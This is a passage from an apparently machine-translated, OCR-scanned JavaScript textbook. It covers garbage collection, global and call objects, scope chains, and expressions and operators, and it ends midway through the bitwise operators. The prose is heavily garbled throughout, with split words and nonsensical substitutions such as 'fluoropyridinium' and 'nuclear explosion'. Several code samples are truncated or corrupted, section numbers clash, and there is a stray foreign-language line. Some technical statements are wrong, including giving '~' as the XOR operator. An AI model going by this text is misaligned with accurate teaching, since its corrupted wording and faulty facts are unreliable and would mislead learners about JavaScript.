After running this code, the original " hello " line is no longer available - none of the program variables have a reference to it. The system detects this fact and releases memory.

It is not quite sternly locale nyh (declared in a function) variables, time was placed in a stack, no matter how complex the structure may be variable, automated cally destructor is called and release memory. STL containers , or "native thread data" behave in exactly the same way . The author's claim to absolute otno degree sitsya only to objects, dynamic distribution of the fissile operators new and the delete . - *Note. scientific ed.*

[he] described garbage collection scheme, known as reference counting, can have serious problems in more spurious programs when objects with circular references appear - the objects will never be freed. This problem is well studied in Perl ; see the language description for how to fight. - *Note. scientific ed.*

Garbage collection is automatic and invisible to the programmer.

He should know just as much about garbage collection as he needs to trust it to work — he shouldn't think about where all the old objects have gone.

4.6. Variables as properties

You may have noticed that JavaScript between variables and properties Ob OBJECTS many commonly it. They are the same values are assigned, they are equally applicable in JavaScript -vyrazheniyah and so on. D. Does any have principles cial difference between the variable i and the property i object to? Answer: none. Changes nye in JavaScript printsipial no do not differ from the properties of the object.

4.6.1. Global object

One of the first actions performed by the interpreter JavaScript when zapus ke before executing any code - is to create a *global object.* The properties wa this object presents t were lent a global variables Javascri pt-pro gram. Announcing in JavaScript glo b cial variable, in fact, you determined wish to set up a property of the global object.

The JavaScript interpreter initializes a number of properties on the global object that refer to predefined values and functions. Thus, the properties of Infini ty , parseInt and Math refers to the number "infinity", a predefined function parseInt () and predefined object Math . You can read more about these global values in the third part of the book .

The top-level code (r. F. JavaScript -code, which is not part f unc) refer to a global object by keyword can this . Within functions, the this keyword has other uses, which are described in Chapter 8.

The client language JavaScript as the global object for all the Java Script-to d and contained in the corresponding window of the browser, is the Ob EKT the Window . This global object has a property window , referring to the object itself, which can be used instead of the keyword this to refer to the global object. Object Window defines the basic global properties that Kie like parseInt and the Math , as well as global client properties such as navigator and screen .

4.6.2. Local Variables - Call Object

If globals are properties of a special global object, then what are local variables? They are also properties of the object. This object is called *an object*

call (call object). When you is fulfilled the function body, the arguments and lo -local variables of the function are stored as a ARISING this object. Using a completely separate facilities for lo Locals allows JavaScript to avoid rewriting locale variablesand values of global variables with the same names.

4.6.3. By Context implementation in JavaScript

Starting perform the function, the interpreter JavaScript creates a new one for her *execution context (execution context The),* t. E. The context in which is carried out

any piece of JavaScript code. An important part of the context is the object in which the variables are defined. Therefore, JavaScript code that is not part of a function runs in an execution context that uses a global object to define variables. Luba I JavaScript - function works in the context of their own unique version with proper nym call object in which local variables are defined.

It is interesting to note that the implementation of the JavaScript may prevent some glo ballroom execution context I *separate* global object , each st. [1] (although in this case, each global object is not really glo ballroom.) An obvious example - a client JavaScript , in which each separate browser window or every frame in the window defines the department ny glo ballroom execution context. Client JavaScript code in each frame or window runs in its own execution context and has its own global object. However, these individual client global objects IME dissolved properties connecting them d pyr other. In other words, JavaScript code in one frame can refer to another frame using the expression pa - rent . frames [1], and the global variable x in

the first frame can be referenced from the second frame using parent . frames [0]. x .

You don't need to fully understand how the execution contexts of individual windows and frames are tied together in client-side JavaScript right now . This topic we consider in detail when discussing the integration of JavaScript with web bro uzerami in Chapter 13. For now, suffice to know that the flexibility of J avascript allows one interpreter JavaScript to execute scripts in various global GOVERNMENTAL execution contexts and that these contexts need not be completely separated - they can refer to each other.

The last statement should be considered in more detail. If the JavaScript -code of ML rated execution context can read and write the property values and execute functions defined in another execution context, they become topical GOVERNMENTAL security issues. Take for approx EPA client the Java of Sc ript . Suppose that a browser window A runs a script or contains yn formation of your local network, and the window B runs a script from some random site on the Internet. Most likely, we do not want to provide the code in the window f B to access the properties window A . Because then this code will get a possibility Nosta read important corporate information and, for example, to steal it. Consequently, safe start JavaScript -code should provide spe cial mechanism to prevent access from one execution context to another, if such access is not allowed. We'll come back to this topic in section 13.8.

4.7. More on variable scope

When we first discussed the concept of variable scope, I op thinned it only on the basis of leksich eskoy structure JavaSc ript -code: global nye variables have a global scope, and variables Listings lennye in a function - local. If one function definition is nested

This is a departure from the topic; if he is not interesting to you, calmly skip to the next section.

in another, the variables declared in the nested functions are embedded fluoropyridinium local scope. Now that we know that global variables are sobo th properties of the global object, and locale nye - features a special call object, mo we shall show to return to the concept of the field VD Bridges of alternative and rethink it. This will give us a good opportunity to take a fresh look at the existence of variables in many contexts and to gain a deeper understanding of how Java Script works .

In Jav a Script with each execution context associated *chain regions VD Mosti (scope chain),* which is a list, or chain, of objects. By GDS JavaScript -code is required to find a receptacle and chenie variable x (this process is called by the field definition Yeni variable), he begins to search for in the first (deepest) object chain. If this object is searched property with IME it x , then the value of this property. If the first object is not udaet Xia to find a property named x , then the JavaScript cont olzhaet search next Ob ekte chain. E If the second object is also not found a property named x , for an action continues in the next object, and so on. D.

In JavaScript -code upper level (in code, is not contained in any of the defined division function), a chain scope consists only of global Nogo object. All variables are searched for in this object. If you do not su variable exists, its value is undefined The . The function (not nested) chain of the domains appear to consist of two objects. When the function tion refers to re mennuyu, Ocher first strand checked object call (local area VD bridge), in the second place - a global object (global scope). The nested function will have three or more objects in the chain areas vie gence and. The process of finding a variable name in the function scope chain is illustrated in Fig. 4.1.

Lexical scope	Scope chaining Search variable visibility not defined t No		




Figure: 4.1. Scope and variable name resolution chaining

five

Expressions and Operators

This chapter explains how expressions and operators work in JavaScript . Those who are familiar with the C , the C ++ or the Java , notice that in JavaScript expressions, and operas and tori are very similar, and can confine b eglym view of this chapter. For those of you who don't program in C , C ++, or Java , this chapter will learn everything there is to know about expressions and operators in JavaScript .

Expression is a JavaScri language phrase . pt , which mo Jette be calculated inter pretatorom for semi cheniya value. The simplest expressions are literals or variable names, for example:

The value of a literal expression is simply the value of the literal itself. Meaning of the phrase-variable - is the value contained in the variable or values of for which Move constant prices refers.

These expressions are not very interesting. More complex (and interesting) expressions can be created by combining simple expressions. For example, we ve Delhi as 1.7 - this expression, and 1 - the expression . The following example is also an expression:

5.1. Expressions

1.7
"JavaScript is fun!"
true
null
/ Java /
{x: 2, y: 2} [2,3,5,7,11,13,17,19] function (x) {return x * x;} i

sum

// Numeric literal // String literal // Logical literal // Value literal n ull //
Regular expression literal // Object literal // Array literal // Functional literal //
Variable i // Variable sum

i + 1.7

The value of this expression is determined by adding the values of two simpler expressions. The + sign in this example is an operator that combines two expressions into one more complex expression. Another operator is the - (minus) Ob unifying expression by subtraction. For example:

(i + 1.7) - sum

In this expression, the operator "minus" applied to me subtracting ne belt sum of the values of the previous expression, i + 1.7. As you'll see in the next section, JavaScript supports several other operators besides + and -.

5.2. Operators overview

If you've programmed in the C , the C ++ or the Java , the bolshinst in JavaScript-operator tors must have been wa m familiar. They are summarized in table. 5.1, to which we can but treated as a directory. Please note: most of the operators are designated by symbols of punctuation, such as + and =, and some - are key words, such as delete and inst anceof . And the key word, and signs punktua tion represent ordinary operators simply in the first case is a more readable and less succinct syntax.

The e of the table column, designated by the letter "P" contains PRIOR T oper of ra and column designated by the letter "A" - associative operator (or L - from left to right, or R - right). Those who do not understand what it is, get an explanation in the following sections, after which are describe Sania Operators themselves in.

جارٍ الترجمة...

About Emperor of the can be divided into categories according to the number of required their operators rand. Most of the LuaiCar ^ operators, such as the + operator we have already talked about, are *double.* Such operators combine two expressions into one, more complex one. Thus, these operators work with two of the pen rows. JavaScript also supports several unary operators, which

transform one expression to another, more beds Well Noah. Operator "minus" to you expressions -3 is a *unary operator that* performs the change of the NAC and the operand 3. Finally, JavaScript supports one *ternary operator,* the conditional operator:?, Which brings together into a single value three expressions.

5.2.1. Operand type

Creating JavaScript -vyrazheniya, you must pay attention to the types given GOVERNMENTAL transmitted to operators, and on the types of data they

return. Different operators require operands returned values determined certain type. For example, one can perform a multiplication of rows, so the expression of " a " * " b " is not valid in JavaScript . However, the interpreter the Java Script to the extent possible will attempt to convert the expression tre buoy type, so the expression "3" * "5" is quite acceptable. Its value will be the number 15, not the string "15". For more information about type conversion in Javascri pt races proves in Section 3.12.

Some operators behave n about in different ways depending on the type of the operands. The most prominent example is the + operator, which adds numeric operands and performs string concatenation. In addition, if it pass one row and one Num lo, it converts the number in the string and execute the concatenation of the two radiation lines. For example, the expression "1" + 0 will result in the string "10".

Note that the assignment operators, as well as some others, tre buyut as expressed Well eny in the left side of the *left-hand value* (an lvalue). Le vostoronnee value - it is a historical term for "an expression that may be present in the left side of an assignment." In the Java Script left-sided values are variables, object properties and array elements. Specification ECMAScript allows the built-in functions tsiyam return the left-sided values, but does not define any built- valued functions that behave in a similar way.

Finally, operators do not always return of Mr. Achen of the same type, to which belong the operands. The comparison operators (less than, equal, and greater t. D.), Taking as arguments the different types, but always return re a Boolean result Thus, the expression of a <3 returns VALUE s to true , if the value of the variable and indeed less than 3. As we shall see, the logical values returned by operator E comparisons are used in the instructions the if , cycles while and for , manage boiling in a JavaScript program execution depending on D results of computations Lenia expressions, comparison operators.

5.2.2. Operator priority

Table 5.1 in the column marked "P" Set *the priority* of each operator operators. The operator controls the priority order in which the operators are executed radio. Operators with a higher priority in the "P" column are executed earlier than those for which lower priority values are specified.

Consider the following expression:

```
w = x + y * z ;
```

The multiplication operator * takes precedence over the addition operator +, so the multiplication is performed before the addition. In addition, the assignment operator = has the lowest precedence, so the assignment is performed after all operations on the right side have completed.

Operator precedence can be overridden using parentheses. In order for the addition in the previous example to be performed earlier, you need to write:

```
w = (x + y) * z;
```

In practice, if you are unsure of operator precedence, it is easiest to explicitly specify the evaluation order using parentheses. It is important to follow a boiling rules: Multiplication and division are performed before addition and subtraction, and the assignment has a very low priority, and almost always performed by Latter.

5.2.3. Operator associativity

Table 5.1 in the column marked with the letter "A", specified *associativity of st* op EPA torus. The value of L is given associativity from left to right, and the value of K - associative ciency from right to left. Operator associativity determines the order vypol neniya operations with the same priority. Associativity from left to right ozn and chaet that operations vypol nyayutsya left. For example, the operator of addition Nia has left associativity, so the following two expressions are equivalent:

```
w = x + y + z; w = ((x + y) +
z);
```

Now pay attention to these (almost meaningless) expressions:

```
x = ~ - ~ y; w = x = y = z; d
= a? b: c? ^ e? "D: d;
```

They are equivalent to the following expressions:

```
x = ~ (- (~ y)); w = (x = (y =
z)); d = a? b: (c? ^ (e? "D: e));
```

This is because Nar operators, Assignment Operators, and Conditional Ternary Operators have right-to-left associativity.

5.1. Ari phmetic operators

Having talked about priorities, associativity, and other secondary issues, we can start a discussion of the operators themselves. This section lists describe Sania arithmetic operators:

Addition (+)

Operator "Plus" adds numeric operators Rand or performs concato tion lines. If one of the operands is a string, the other operand transformation zuetsya a string and concatenation performed. Object operands to conversion

are in the number or rows that could be stacked or concatenated s . Transformation s on a Maintenance is performed using methods valueOf () and / or toString ().

Subtraction (-)

When the "minus" is used as a double operator it to perform a subtraction of the second operand from the first. If you specify a non-numeric pen dy, then a n e p ATOR trying to convert them to numbers.

Multiplication (*)

The * operator multiplies its two operands. Non-numeric operands, he tries to Convert and the Call in number.

Division (/)

The / operator divides the first operand by the second. Non-numeric operands, he tries etsya etc. eobrazovat in number. Those who are used to programming languages, distinguishing integers and real numbers, can expect to receive integral numerical result by dividing one integer by another. However, Java Script all real numbers, so the result of each division is camping floating point value. Step 5/ 2 gives 2.5 instead of 2. The result of de Lenia zero - n l loc or minus infinity, and gives 0/0 NaN .

Division modulo (%)

% Operator computes the remainder obtained by dividing lane integer wog of the second operand. If you specify non-numeric operands, the operator nN thawed convert them to numbers. Sign of the result coincides with the sign of the first of the operand, for example, 5% 2 gives 1 modulo operator typically at changing to integer operands, but the work is also for real values. In the example, -4.3% 2 .1 gives a result -0.1.

Unary Minus (-)

When less is used as a unary operator, it indicates ne ed a single operand and performs unary operation sign change. In other words, it converts a positive value to a negative one and vice versa. If the operand is not a number, the operator tries transformations razovat it to a number.

Unary plus (+)

For symmetry with the unary minus operator, JavaScript also has a unary plus operator. Using this operator, you can explicitly specify the sign of numeric literals if you think this will make the program text clearer:

```
var profit = +1000000;
```

In such code, the plus operator does nothing; the result of his work YaV wish to set up the value of its Arg umenta. However, it converts non-numeric arguments is a number. E If the argument can not be converted, it returns NaN .

Increment (++)

This operator increments (ie. E. Increments) its uniqueness Gov. operand, which must be a variable, element of an array or object property. If the value of this variable, array element or property is not a number, the operator first tries to convert it

in number. The exact behavior of this operator depends on his polo zheniya on otno sheniyu operand. If you put it in front of the operand (prefix operator increment Torr), then 1 is added to the operand and the result is Uwe lichenie operand. If it is placed after the operand (post fiksny operator of the increments that), then 1 is added to the operand, but no solution result is *the original value of* the operand. If the value to be incremented is not a number, it is converted to a number during the calculation. For example, the following code makes the variables i and j equal to 2:

```
i = 1; j = ++ i ;
```

And this one sets i to 2 and j to 1:

```
i = 1; j = i ++;
```

This statement in both its forms is most often used for the An increase of counter, control cycle. Note: You can not insert a line break between the prefix or postfix operator M the increments that its operand, as semicolons in JavaScript inserted auto matically. If you do this, the JavaScript interpreter will treat the operand as a complete statement and insert a semicolon after it.

Decrement t (-)

This operator decrements (m. E. Reduces to 1) a single chi word operand, which may be a variable element of the array or an object property. If the value of this variable, element, or property is not a number, the p operator first tries to convert it to a number. As with the ++ operator, the exact behavior of the - operator depends on its position relative to the operand. Being put before the operand, it reduces the operand and returns a reduced value, etc. After the operand - operand reduces, but returns the original value.

5.2. Equality operators

This section describes the equality and inequality operators. These are operators that compare two values and return a boolean value (true or false) depending on the result of the comparison. As we will see in Chapter 6, most often they are used in the instructions if and loops for control ICs course program complements.

5.4.1. Equality (==) and Identity (===)

=== == and check the two values to match, a two guided mja p aznymi coincidence determinations. Both operators accept operands of any type and return to true , if the operands are the same, and to false , if they are different. === operator, known as the identity of the operator, checks the two operands on the "identity", guides uyas strict definition coincidence Niya. Operator == known as the equality operator, it checks to see if its two operands in accordance with less stringent definition of coincidence, admits repentieth type conversion.

Operator op identity standardized in the ECMAScript v 3 and is implemented in the Java Script 1.3 and later versions. With the introduction of the identity operator, JavaScript began to support the =, ==, and === operators. Make sure you understand those differences between operators APPROPRIATE Ivan, equality and identity. Whether those careful to use the correct operators in designing their pro grams! Although it is very tempting to call all three operators "equals", but at the Avo of confusion is better to read the = operator as "turns" or "assign to INDICATES" == operator to read the SC to "equal", as the word "identical" to b mean operator ===.

In J a vaScript numeric, string, and a logical value are compared *by values NIJ* . In this case, two different values are considered, and the == and === operators check if the two values are identical. This means that two variables

are equal or identical only if they contain the same value. For example measures the two strings are equal, so nly if both contain exactly the same characters. At the same time, objects, arrays and functions are compared *by reference*. It zna cheat, that the two variables are equal only if they refer to the same Ob CPC. Two different arrays can never be equal or identical, even if they contain equal or identical elements. The two variables with holding references to objects, arrays and functions are equal only if ssy bark at one and the same object, array, or function. In order to knit rit, whether contain two different objects contain the same properties or whether two different array of identical e ementy, they should be checked for equality or identity of each property or element. (And if any property or element is itself an object or an array, decide how deep you want to do the comparison.)

In determining the iDEN t ich difference of two values === operator is guided by the following rules:

If two values are of different types, they are not identical.

Two values are identical only if they are both numbers, have the same meaning, and are not NaN (in this, the latter case, they are not identical). The value NaN is never identical to or what values of n Theological even himself! To check if n and a value are NaN , use the isNaN () global function .

If both values are with oboj lines and contain the same sym ly in the same positions as they are identical. If the strings differ in length or content, they are not identical. Please note that in some cases s standard Unicode allows multiple ways to encode one and the same row. However, to improve efficiency in comparison rows Java Script executed strictly character by character, it is assumed that all the rows before comparing converted into "normalized form". Dru goy method for comparing strings discussed in hours Asti III Meto book in the description and String . localeCompare ().

If both values are Boolean true or false , then they are identical.

If both values refer to the same object, array, or function, then they are identical. If they refer to different objects (arrays or functions), they are not identical, even if both have the same properties or identical elements.

• If both values are null or undefined , then they are identical.

The following rules apply for the definition of equality in using operator Rathor ==:

If the two values are the same type, they are checked for identical Nost. If the values are identical, they are equal; if they are not identical, they are not equal.

If the two values are not about t rush to the same type, they may still be equal. Rules and transformations p azovaniya types when e is as follows:

• If one value is null , and the other - undefined The , then they are equal.

• If one value is a number, and another - a string, the string is converted to a number and performed cf. ix-converted values Niemi.

• If any value is true , it is converted to 1 and the comparison is performed again. If any of Mr. Achen is equal to false , it is converted etsya to 0 and the comparison is performed again.

• If one of the values is sobo th obe to t, and another - a number or a string, the object is converted into an elementary type, and performs a comparison smiling again. Object is converted into a value of the elementary type either by the power of his method toString (), either by its method valueOf (). Built to Lassen base language JavaScript first try vypol thread conversion of the valueOf () , and then the toString () , except for class a Date , koto ing always converts the toString (). That is not a camping part of the basic JavaScript , can transform themselves into value elements tary types manner specified in their implementation.

• Any other combinations of values are not equal.

As an example of checking for equality, consider a comparison:

1" == true

The result of this expression is equal to true , t. E. These different WMD-looking values Niya virtually equal. The Boolean value true is converted to 1 and the comparison is performed again. Then a string of "1" is converted into the number 1. Since both numbers are now the same, the comparison operator returns to true .

5.4.2. Inequality (! =) And non-identity (! ==)

Operators! = And! == test is performed in exactly the opposite operator frames == and ===. Operator! = Returns false , if the two values are equal to each other, true otherwise. ! == operator returns a non-identity fa lse , the EU whether the two values are identical to each other, and to true - otherwise. This operator is standardized in ECMAScript v 3 and implemented in JavaScript 1.3 and later.

As we will see later, operator! performs a logical NOT operation. This makes it easier to remember what! = Means "not equal", and == - "not iden cal." The details of defining equality and identity for different data types are discussed in the previous section.

5.3. Relational operators

This section describes the JavaScript relational operators . This operators about trusting relationship between two values (such as "lower" or "YaV wish to set up whether the property") and return true or false depending on how the operands correspond. As we'll see in Chapter 6, they are most commonly used in if statements and while loops to control the flow of program execution.

5.5.1. Comparison Operators

Of all the types of operators relational operators are most commonly used Cf. neniya - to determine the relative order of two values. Next reducible ditsya sleep with approx comparison operators:

ess (<)

Operator Result <is true , if the first operand is less than the second opera n d; otherwise, it is false .

Aore (>)

Operator Result> is true , if the first operand is greater than the Auto p th operand; otherwise, it is false .

ess than or equal (<=)

The result of the operator <= is to true , if the first operand is less than or ra vein second opera and NDU; otherwise, the result is false .

Greater than or equal (> =)

Result operator> = Rave n true , if the first operand is greater than or equal to the second; otherwise, it is false .

These operators allow you to compare operands of any type. However, comparison may be performed only for the numbers and strings, so the operands is not smiling numbers or strings are converted. And comparing conversion vypol nyaetsya follows:

If both operands are numbers, or converted to numbers, they Cf. Niva as numbers.

If both operands are converted to strings or strings, they Cf. field are as strings.

If one operand is a string, or is converted to a string, and the other nuclear explosion wish to set up or number is converted to a number, the operator attempts to convert the string to a number and perform a numeric comparison. If the string is not represented is a number of at converts the value NaN and the comparison result becomes false . (In JavaScript 1.1, converting a string to a number does not yield a NaN value , but rather results in an error.)

If the object can be transformed both in number and in line Interprom Tatorey Jav aScript able to convert to a number. This means, for example, that the objects Date compared as numbers, ie. E. You can compare two dates and op thinning out which one is the earlier.

If both operands cannot be successfully converted to numbers or strings, the operators always return false .

If either operand is converted to or NaN , the result opera comparison torus is false .

Note that the comparison is performed strictly character by character strings, for chi Word Meaning of each symbol of encoding Unicode . In some cases, the Unicode standard allows equivalent strings to be encoded using different character sequences, but JavaScript's comparison operators do not detect these encoding differences; it is assumed that all strings are in normalized form. Note that string comparisons are case-sensitive, that is, in Unicode (at least for the ASCII subset) all uppercase letters are "less than" all lowercase letters. This great rule can lead to a confusing Reza l tatam. For example, to publicly operator <v r eye " Zoo then " less than string " aardvark ".

When comparing strings, the String . localeCompare (), which is so well accounts for the national definitions "alphabetical order". For comparison Nia insensitive must first convert and five rows in the lower yl and uppercase by the method String . toLowerCase () or String . toUpperCase ().

Operators <= (less than or equal to) and> = (greater than or equal to) define "the equality of" two znach eny not using equality operators or identity. Operators Rathore "is less than or equal to" is simply defined as "no more" and the operator "greater than or equal" - as "not less than". The only exception is when one of the operands is a zna chenie NaN (or converted to it); in this case, all four comparison operators return false .

5.5.2. operator in

Operator in requires that the left operand is a string, or could be a transformation van in a row. The right operand must be an object (or array). Res ultatom operator will be to true , if the left value is the name of the property Ob EKTA indicated on the right. For example:

```
var point = { x : 1, y : 1}; // define the object
var has _ x _ coord = " x " in point ; // Equal to true
var has_y_coord = "y" in point; // Equal to true
```

```
var has_z_coord = "z" in point; // Equal to false; this is not a 3D
point
var ts = " toString " in point ; // Inherited property; equals true
```

5.5.3. Instanceof operator

The operator instanceof requires that the left operand has been the object, and the right - the class name objects comrade. The result of the operator will be true , if the object is specified on the left is an instance of the class indicated on the right; otherwise, the result is false . In Chapter 9, we'll see that in JavaScript, object classes are defined by the initializer and x constructor functions. Consequently, the right operand of instanceof must be a function name-intercept ruktora. Note that all objects are instances of the Object class . For example:

```
var d = new Date (); // Create a new object using the Date ()
constructor d instanceof Date ; // Equal to true ; object d was
created using // Date () function
```



```
Object ; // Equal to true ; all objects are instances of // class Object

Number ; // Equal To f alse ; d is not a Number object
 3]; // Create an array using an array literal
Array ; // Equal to true ; a is an array
Object ; // Equal to true ; all arrays are objects
RegExp ; // Equal To f alse ; arrays are not regular expressions
```

If the left operand of instanceof is not an object, or if the right operand is an object that does not have a constructor function, instanceof returns false . But if the right-hand operand is not an object at all , a runtime error is returned.

5.4. String Operators

As discussed in the previous sections, there are several operators that behave in a special way when the operands are strings.

The + operator concatenates two string opends. Other layers you create a new string consisting of the first row, followed by a second string. So, the following expression is equal to the string " hello there ":

+ " there "

The following instructions produce the string "22":

'2 ";

The operators <, <=,> and > = compares two strings and determines in which p yadke they follow each other. The comparison is based on alphabetical order. As noted in Section 5.1.1, the alphabetical order is based on the Execu being operated in JavaScr ipt encoding the Unicode . In this encoding all uppercase letters of the alphabet come before all lowercase letters (uppercase "Men Chez" lowercase), which can lead to unexpected results.

Equality operators == and inequality! = Applies not only to the rows, but, as we have seen, to all types of data, and when working with strings anything special nym not stand out.

The + operator is special because it gives priority to string operands over numeric ones. As already mentioned, if one operand operator Representat + aB wish to set up a line (or object), the other operand is converted to a string (or both operands are converted to a string), and the operands are concatenated instead skla dyval. On the other hand, a string comparison operators operate Cf. nenie only if both operas anda are strings. If only one operand - line, the interpreter JavaScript tries to convert it into Numbers lo. An illustration of these rules follows:

dition. The result is 3.

Concatenation. The result is "12".

ncatenation; 2 is converted to "2". The result is "12".

merical comparison. The result is false .

String comparison. The result is true .

"11" <3 // Numerical comparison; "11" becomes 11. The result is false .
" one " <3 // Numerical comparison; " one " is converted to NaN . The result is false .

Finally, it is important to note that when the + operator applied to the rows and Numbers lamas, it may be non-associative. In other words, the result m ozhet dependence network from the order in which operations are performed. This can be seen in the following boiling examples:

s = 1 + 2 + "blind mice"; // Equal To "3 Blind Mice" t = "Blind Mice:" + 1 + 2; // Equal To "Blind Mice: 12"

The reason for this surprising difference in behavior SRI lies in the fact that the opera torus + running from left to right, unless parentheses do not change this order. Conse- quently, the last two examples are equivalent to the following:

s = (1 + 2) + "blind mice"; // The result of the first operation is a number; the second - the line t = ("blind mice:" + 1) + 2; // Results of both operations are strings

5.5. Logical operators

Logical operators are commonly used to perform Boolean algebra operations. They are often used in conjunction with comparison operators to wasp schestvleniya complex with alignment with the participation of several variables in instruk tions the if , The while and for .

5.7.1. Logical AND (&&)

When used with Boolean operands, the && operator performs a Boolean AND operation on two values: it returns true if and only if the first and second operands are true . If one or both operands are false , the operator returns false .

The actual behavior of this operator is somewhat more complex. He begins to work with you for computing the left operand. If the resulting value can be

transformation Vano in to false (if the left operand is null , 0, "" or undefined The), RETURN operator schaet value of the left expression. Otherwise, the operator calculates great vy operand and returns the value of this expression. [1]

It should be noted that depending on the value of the left expression of the opera torus or calculates or does not calculate the right expression. Sometimes there is code that deliberately uses this feature of the && operator. For example, the following two lines of JavaScript code give equivalent results:

```
if (a == b) stop ();
( a == b) && stop ();
```

Some programmers (especially those with Perl) find this style of programming natural and useful, but I don't recommend doing it. The fact that the calculation of the right-hand side is not guaranteed, the hour that is the source of shibok. Consider the following code:

In JavaScript 1.0 and 1.1, if the result obtained by calculating the left operand value false , && operator returns the value of the left unconverted operator rand.


```
if (( a == null ) && ( b + +> 10)) stop ();
```

Most likely, this instruction does not do what the programmer intended, because the increment operator on the right side is not evaluated when the left expression is false . To get around this pitfall, you do not place the expressions that have side effects (assignment, increment, dekremen you and function calls), in the right part of the operator &&, if not sure ab lutely in what you are doing.

Despite the rather intricate algorithm of this operator, it is easier all the first and absoluteness of safely treat it as a statement of a Boolean algebra. It doesn't actually return a boolean value, but the value it returns can always be converted to boolean.

5.7.2. Logical OR (||)

When used with logical operands, the || performs the "logical OR" over two values: it returns true , if the first or second operand (operand or both) is true . If both operands are false , it returns false .

Although the || most often used simply as a logical OR operator, it, like the && operator, behaves in a more complex way. His work begins with the If the value of this expression can be converted to true , the value of the left expression is returned. As against Mr. case, the operator evaluates the right operand and returns the value of this expression. [1]

As with the && operator, the right operand must be avoided, having side effects, unless you deliberately want to take advantage of the circumstance property that the right expressed in s can not be calculated.

Even when the || applies to non-logical operands type, it can still be regarded as an operator "logical OR" t. k. returns my value to them regardless of the type can be converted to a Boolean.

At the same time, one can sometimes come across constructions where the operator || It uses a camping with values that are not logical, and which takes into account the fact that the operator returns, is also not logical. The essence is the one approach is based on the fact that the opera torus || selects a first value of the pre false alternatives, which value is not null (m. f. values the first of which is converted to a Boolean true). Further provided when measures such construction:

```
// If the variable max _ width defined county , its value is used.
// Otherwise, the value is fetched from the preferences object .
// If the object (or its max _ with property ) is not defined, // the
value of the constant hard-coded into the program text is used.
var max = max _ width || pref erences . max _ width || 500;
```

In JavaScript 1.0 and 1.1, if left operand may be converted to true , opera Torr returns true , but not untransformed value.

5.7.3. Logical NOT (!)

Operator! It is a unary operator, room eschaemy before odinoch nym operand. An operator inverts the value of its operand. So if ne belt a is set to true (or is a value, transforming me into to true), then the expression! a is false . And if the expression p && q ra clearly fa lse (or a value that converts to to false), then the expression ! (P && q) is equal to true . Note that you can convert any type of value in a logical skoe applying this operator twice !! x .

5.6. Bitwise operators

Although all numbers in J avaScri pt are real, bitwise operators require integers as operands. They work with such operands using a 32-bit integer representation, not an equivalent representation Nia float. Four of these operators operate Poraz row of a Boolean algebra operation analogous to those described previously logical operators but considering each bit operand as a separate L ogicheskoe value. Three other bitwise operators are applied etc. A shift to the left and right bits.

If the operands are not yavlyayuts I integers or too large and is not placed are in a 32-bit integer, the bitwise operators simply "wedge" operator Randa in the 32-bit integer, discarding the fractional part of the operand and any bits over 32th. The shift operators require that the right value of the operand is a whole number from 0 to 31. After conversion of operands in a 32-bit integer as described above are any bits discarded over 5th semi tea number in the appropriate range.

Those who are not familiar with binary numbers and binary etc. edstavleniem decimal GOVERNMENTAL integers can skip the operators covered in this

Section le. They are required for low-level manipulation of binary numbers and are rarely used in JavaScript programming . The following is a list of bitwise operators:

Bitwise AND (&)

The & operator performs a logical AND operation on each bit of its operands. Bit of the result is equal to 1, equal to 1 only if the corresponding conductive bits of both operands. That is, the expression 0 x 1234 & 0 x 00 FF will give the results in s that are the number 0 x 0034.

Bitwise OR (|)

Operator | performs a logical OR operation on each bit of its operands. The result bit will be equal to 1 if the corresponding bit is equal to 1 in at least one operand. For example, 9 | 10 is 11.

Bitwise exclusive OR (~)

The ~ operator performs a logical operation "XOR" over kazh smoke a bit of its operand. Exclusive OR means that either the first operand or the second must be true, but not both. Bit the results tata set if sootvets Enikeev bit is set to one (but not both) of the two operands. For example, 9 ~ 10 equals 3.

Bitwise NOT (~)

The ~ operator is a unary operator that comes before its only integer argument. He ful lnyaet inversion of all the bits of the operators of the rand. Because of JavaScript 's way of representing signed integers, applying the ~ operator to a value is equivalent to reversing the sign and subtracting 1. For example, ~ 0 x 0 f equals OxffffffO , or -16.

Left shift (<<)

<< operator shifts all bits of the first operand to the left by the number Posy tions indicated in the second operand which must be an integer ranging from 0 to 31. For example, in operation a << 1, the first bit in a becomes the second bit, the second bit becomes the third, and so on. The new first bit becomes zero, the value of the 32nd bit is lost. Shifting a value to the left by one position is equivalent to multiplying by 2, by two positions to multiplying by 4, and so on. For example, 7 << 1 equals 14.

Shift to the right while keeping the sign (>>)

